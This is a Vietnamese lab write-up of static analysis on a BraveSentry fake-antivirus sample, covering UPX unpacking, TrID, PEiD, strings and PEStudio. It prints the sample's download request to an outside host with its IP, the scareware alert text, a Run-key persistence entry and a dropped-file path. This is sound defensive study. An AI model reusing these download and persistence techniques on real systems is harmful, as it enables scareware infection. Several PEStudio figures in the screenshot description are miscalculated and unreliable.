
The screenshot shows a Windows 7 virtual machine environment. A file explorer window is open on the left, showing the 'My Computer' view. The main window is a command prompt running as Administrator. The command prompt shows the following commands and output:

```
C:\Users\Administrator\Desktop>upx -d -o financials-unpacked.exe financials-xls.exe
C:\Users\Administrator\Desktop>"C:\Program Files\upx394w\upx.exe" -d -o financials-unpacked.exe financials-xls.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2017
UPX 3.94w Markus Oberhumer, Laszlo Molnar & John Reiser May 12th 2017
-----
File size      Ratio      Format      Name
-----
57344 <-      43520      75.89%      win32/pe      financials-unpacked.exe
Unpacked 1 file.
C:\Users\Administrator\Desktop>
```

The output shows that the file 'financials-xls.exe' has been successfully unpacked into 'financials-unpacked.exe'. The file size is 57344 bytes, the ratio is 75.89%, and the format is win32/pe.

Những bước tiếp theo chúng ta sẽ kiểm tra malware này bằng file mới unpacked

Phân tích lại bằng Trid, ta có thể thấy được mã nguồn của Malware là Microsoft Visual C++.



The image shows a screenshot of a Windows Virtual Machine (VM) running on a host. The VM's desktop environment includes a 'Library' pane on the left, a 'Recycle Bin' icon, and a 'Lab 16' folder. A file explorer window is open, displaying the contents of 'C:\Users\Administrator\Desktop\test'. A command prompt window is open, showing the execution of the 'trid' command to analyze the file 'financials-unpacked.exe'.

```
C:\Users\Administrator\Desktop\test>trid -d:C:\Users\Administrator\Desktop\triddefs.trd financials-unpacked.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 14846
Analyzing...

Collecting data from file: financials-unpacked.exe
39.0% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
33.2% (.EXE) Win32 EXE Yoda's Crypter (26569/9/4)
8.2% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
6.3% (.EXE) Win16 NE executable (generic) (5038/12/1)
5.6% (.EXE) Win32 Executable (generic) (4505/5/1)

C:\Users\Administrator\Desktop\test>
```

The command prompt window also shows the following output:


```
C:\Users\Administrator\Desktop\test>trid -d:C:\Users\Administrator\Desktop\triddefs.trd financials-unpacked.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 14846
Analyzing...

Collecting data from file: financials-unpacked.exe
39.0% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
33.2% (.EXE) Win32 EXE Yoda's Crypter (26569/9/4)
8.2% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
6.3% (.EXE) Win16 NE executable (generic) (5038/12/1)
5.6% (.EXE) Win32 Executable (generic) (4505/5/1)


C:\Users\Administrator\Desktop\test>
```


Kiểm tra lại bằng PEid, ta thấy được Malware này dùng mã nguồn thực thi là Microsoft Visual C++ 6.0.



A 0000000007FF	0000004013FF	0	- not enough space for arguments
A 000000000824	000000401424	0	R6002
A 00000000082B	00000040142B	0	- floating point not loaded
A 00000000084C	00000040144C	0	Microsoft Visual C++ Runtime Library
A 000000000878	000000401478	0	Runtime Error!
A 000000000888	000000401488	0	Program:
A 000000000890	000000401490	0	(no program name, unknown)

Kéo xuống vài dòng, ta thấy được đoạn HTML JavaScript. Điều đáng lưu ý là có dòng chữ “Windows Security Center.....”, có thể Malware này đang có đánh lừa người dùng nó là Windows Security => Fake Anti Virus




To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

0000000005EA0	00000004070A0	0	<html>
0000000005EA7	00000004070A7	0	<head>
0000000005EAE	00000004070AE	0	<title></title>
0000000005EBE	00000004070BE	0	<script language=javascript>
0000000005EDB	00000004070DB	0	document.oncontextmenu=new Function("return false")
0000000005F0F	000000040710F	0	</script>
0000000005F19	0000000407119	0	</head>
0000000005F21	0000000407121	0	<body bgcolor="#000000">
0000000005F3A	000000040713A	0	<table width=100% height=100% border=0>
0000000005F62	0000000407162	0	<tr><td align=right valign=bottom>
0000000005F85	0000000407185	0	<table border=0 bgcolor="#000000" cellpadding=30><tr><td>
0000000005FBF	00000004071BF	0	
0000000005FEB	00000004071EB	0	Your computer is in Danger! Windows Security Center has detected spyware/adware infection! It is strongly recommended to use special antispyware tools to prevent data loss.
00000000060A6	00000004072A6	0	</td></tr></table>
00000000060B9	00000004072B9	0	</td></tr>
00000000060C4	00000004072C4	0	</table>
00000000060CD	00000004072CD	0	</body>

Kéo xuống chút nữa, ta thấy được 1 đoạn đáng nghi. Đoạn này bao gồm:

- URL: <http://download.bravesentry.com/download.php?&advid=00000717&u=%u&p=%u HTTP/1.0>
- IP address: 69.50.175.181
- Host: download.bravesentry.com

Từ những mục trên, chúng ta có thể suy luận rằng Malware này sẽ kết nối với Host để tải dữ liệu độc hại nào đó về máy. Vì vậy khi phân tích động, chúng ta cần phải có phần mềm để bắt được gói mà malware này tải là gì.



```
A 0000000064D5 0000004076D5 0
A 000000006670 000000407870 0 GET /download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
A 0000000066A6 0000004078A6 0 Host: download.bravesentry.com
A 0000000066CC 0000004078CC 0 69.50.175.181
A 0000000066DC 0000004078DC 0 GET http://download.bravesentry.com/download.php?&advid=00000717&u=%u&p=%u HTTP/1.0
A 000000006731 000000407931 0 Host: download.bravesentry.com
A 000000006751 000000407951 0 Pragma: no-cache
A 000000006763 000000407963 0 Cache-Control: no-cache
A 000000006780 000000407980 0 ProxyServer
A 00000000678C 00000040798C 0 ProxyEnable
A 000000006798 000000407998 0 Software\Microsoft\Windows\Current\Version\Internet Settings
A 0000000067D4 0000004079D4 0 Your computer is in Danger!
A 0000000067F0 0000004079F0 0 Windows Security Center has detected spyware/adware infection!
A 000000006830 000000407A30 0 Click here to install the latest protection tools!
A 000000006864 000000407A64 0 C:\Program Files\BraveSentry\BraveSentry.exe
A 000000006894 000000407A94 0 %s%s%s%
```

Ở phía dưới ta thấy đường dẫn C:\Program Files\BraveSentry\BraveSentry.exe, có thể Malware sẽ cài đặt BraveSentry vào đường dẫn kia

```

A 0000000067D4 0000004079D4 0 Your computer is in Danger!
A 0000000067F0 0000004079F0 0 Windows Security Center has detected spyware/adware infection!
A 000000006830 000000407A30 0 Click here to install the latest protection tools!
A 000000006864 000000407A64 0 C:\Program Files\BraveSentry\BraveSentry.exe
A 000000006894 000000407A94 0 %s%s%s%
A 0000000068A0 000000407AA0 0 Your c

```

Ở đây ta thấy được chuỗi cảnh báo mà Malware muốn lừa người dùng

```

A 000000006894 000000407A94 0 %s%s%s%
A 0000000068A0 000000407AA0 0 Your c
A 0000000068A8 000000407AA8 0 ompute
A 0000000068B0 000000407AB0 0 r is infe
A 0000000068B8 000000407AB8 0 ction!
A 0000000068C4 000000407AC4 0 %s%s%s%s%s%s%s%s%s%s%s%s%s%
A 0000000068F8 000000407AF8 0 Windows has detec
A 00000000690C 000000407B0C 0 ted spyw
A 000000006918 000000407B18 0 are inf
A 000000006920 000000407B20 0 ection!
A 00000000692C 000000407B2C 0 It is recom
A 000000006938 000000407B38 0 mende
A 000000006940 000000407B40 0 d to use sp
A 00000000694C 000000407B4C 0 ecial anti
A 000000006958 000000407B58 0 spyware too
A 000000006964 000000407B64 0 ls to prev
A 000000006970 000000407B70 0 ent data l
A 00000000697C 000000407B7C 0 oss. Wind
A 000000006988 000000407B88 0 ows will now
A 000000006998 000000407B98 0 download an
A 0000000069A8 000000407BA8 0 d install t
A 0000000069B4 000000407BB4 0 he most up-t
A 0000000069C4 000000407BC4 0 o-date anti
A 0000000069D8 000000407BD8 0 are for
A 0000000069EE 000000407BEE 0 Click h
A 0000000069F8 000000407BF8 0 ere to protect yo
A 000000006A0C 000000407C0C 0 ur comput
A 000000006A18 000000407C18 0 er from spyw

```

Registry Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run: đây là Key trong Windows cho phép chương trình được thực thi mỗi khi khởi động Hệ Điều Hành.

Và ngay dưới có C:\Windows\xpupdate.exe, có thể Malware sẽ update vào đó.

```



A 000000006EAC 0000004080AC 0 %s%s%s%s%s%s%s%s%
A 000000006ED4 0000004080D4 0 is an
A 000000006EDC 0000004080DC 0 swer the
A 000000006EE8 0000004080E8 0 next time I
A 000000006EF8 0000004080F8 0 use this
A 000000006F04 000000408104 0 program.
A 000000006F1C 00000040811C 0 Your computer is infected
A 000000006F38 000000408138 0 Windows update loader
A 000000006F50 000000408150 0 SOFTWARE\Microsoft\Windows\CurrentVersion\Run
A 000000006F80 000000408180 0 C:\Windows\xpupdate.exe
A 000000006F98 000000408198 0 8gdf76f2fvsy26f36d0phbsef7rf
A 000000006FA0 0000004081A0 0 C:\F...

```

Tuy nhiên để có thể truy cập vào C:\Windows thì Malware cần quyền Admin, vì vậy khi phân tích động nên thử Run as administrator.

Lần này chúng ta sử dụng máy ảo Windows 10 để sử dụng PESTudio cũng như phân tích động ở đây.

Mở PESTudio lên và chọn Malware đã unpack.




Xem phần file-header trước và ta thấy được ở mục complier-stamp Malware này được tạo vào tháng 5/2007. Nhưng lưu ý rằng phần này vẫn có thể bị làm giả.

Trong phần optional-header, ta thấy detail của mục subsystem là GUI (đặc trưng của cửa sổ giao diện). Khả năng cao là nó sẽ xuất hiện pop-up khi khởi động Malware.

The screenshot shows a Windows 10 virtual machine environment. A file explorer window displays the contents of a folder named 'malware2.zip'. The 'optional-header (GUI)' file is selected. The main window of the 'pestudio 9.36 - Malware Initial Assessment' tool is open, displaying the PE file's properties. The 'optional-header' tab is active, showing the 'subsystem' value as '0x0002' (GUI). The 'file-checksum' is '0x00000000' (0x00013695 expected). The 'entry-point' is '0x00003510'. The 'base-of-code' is '0x00007000'. The 'base-of-data' is '0x00007000'. The 'size-of-code' is '0x00005A00' (23040 bytes). The 'size-of-initialized-data' is '0x00008200' (33280 bytes). The 'size-of-uninitialized-data' is '0x00000000' (0 bytes). The 'size-of-image' is '0x00011000' (69632 bytes). The 'size-of-Headers' is '0x00001000' (4096 bytes). The 'size-of-stack-reserve' is '0x00100000' (1048576 bytes). The 'size-of-stack-commit' is '0x00001000' (4096 bytes). The 'size-of-heap-reserve' is '0x00100000' (1048576 bytes). The 'size-of-heap-commit' is '0x00001000' (4096 bytes). The 'section-alignment' is '0x00002000' (512 bytes). The 'file-alignment' is '0x00000010' (16 bytes). The 'directories-number' is '0x00000000' (0). The 'LoaderFlags' is '0x00000000' (0). The 'Win32VersionValue' is '0x00000000' (0). The 'image-base' is '0x00400000' (4096000). The 'linker-version' is '6.0'. The 'os-version' is '4.0'. The 'image-version' is '0.0'. The 'subsystem-version' is '4.0'. The 'cpu' is '32-bit'. The 'file-type' is 'executable'. The 'subsystem' is 'GUI'. The 'entry-point' is '0x00003510'. The 'sig' is 'sig'.

property	value	detail
general		
subsystem	0x0002	GUI
magic	0x010B	PE
file-checksum	0x00000000	0x00013695 (expected)
entry-point	0x00003510	0x00003510 section:text
base-of-code	0x00007000	section:text
base-of-data	0x00007000	section:data
size-of-code	0x00005A00	23040 bytes
size-of-initialized-data	0x00008200	33280 bytes
size-of-uninitialized-data	0x00000000	0 bytes
size-of-image	0x00011000	69632 bytes
size-of-Headers	0x00001000	4096 bytes
size-of-stack-reserve	0x00100000	1048576 bytes
size-of-stack-commit	0x00001000	4096 bytes
size-of-heap-reserve	0x00100000	1048576 bytes
size-of-heap-commit	0x00001000	4096 bytes
section-alignment	0x00002000	512 bytes
file-alignment	0x00000010	16 bytes
directories-number	0x00000000	0
LoaderFlags	0x00000000	0x00000000
Win32VersionValue	0x00000000	0x00000000
image-base	0x00400000	0x00400000
linker-version	6.0	6.0
os-version	4.0	4.0
image-version	0.0	0.0
subsystem-version	4.0	4.0

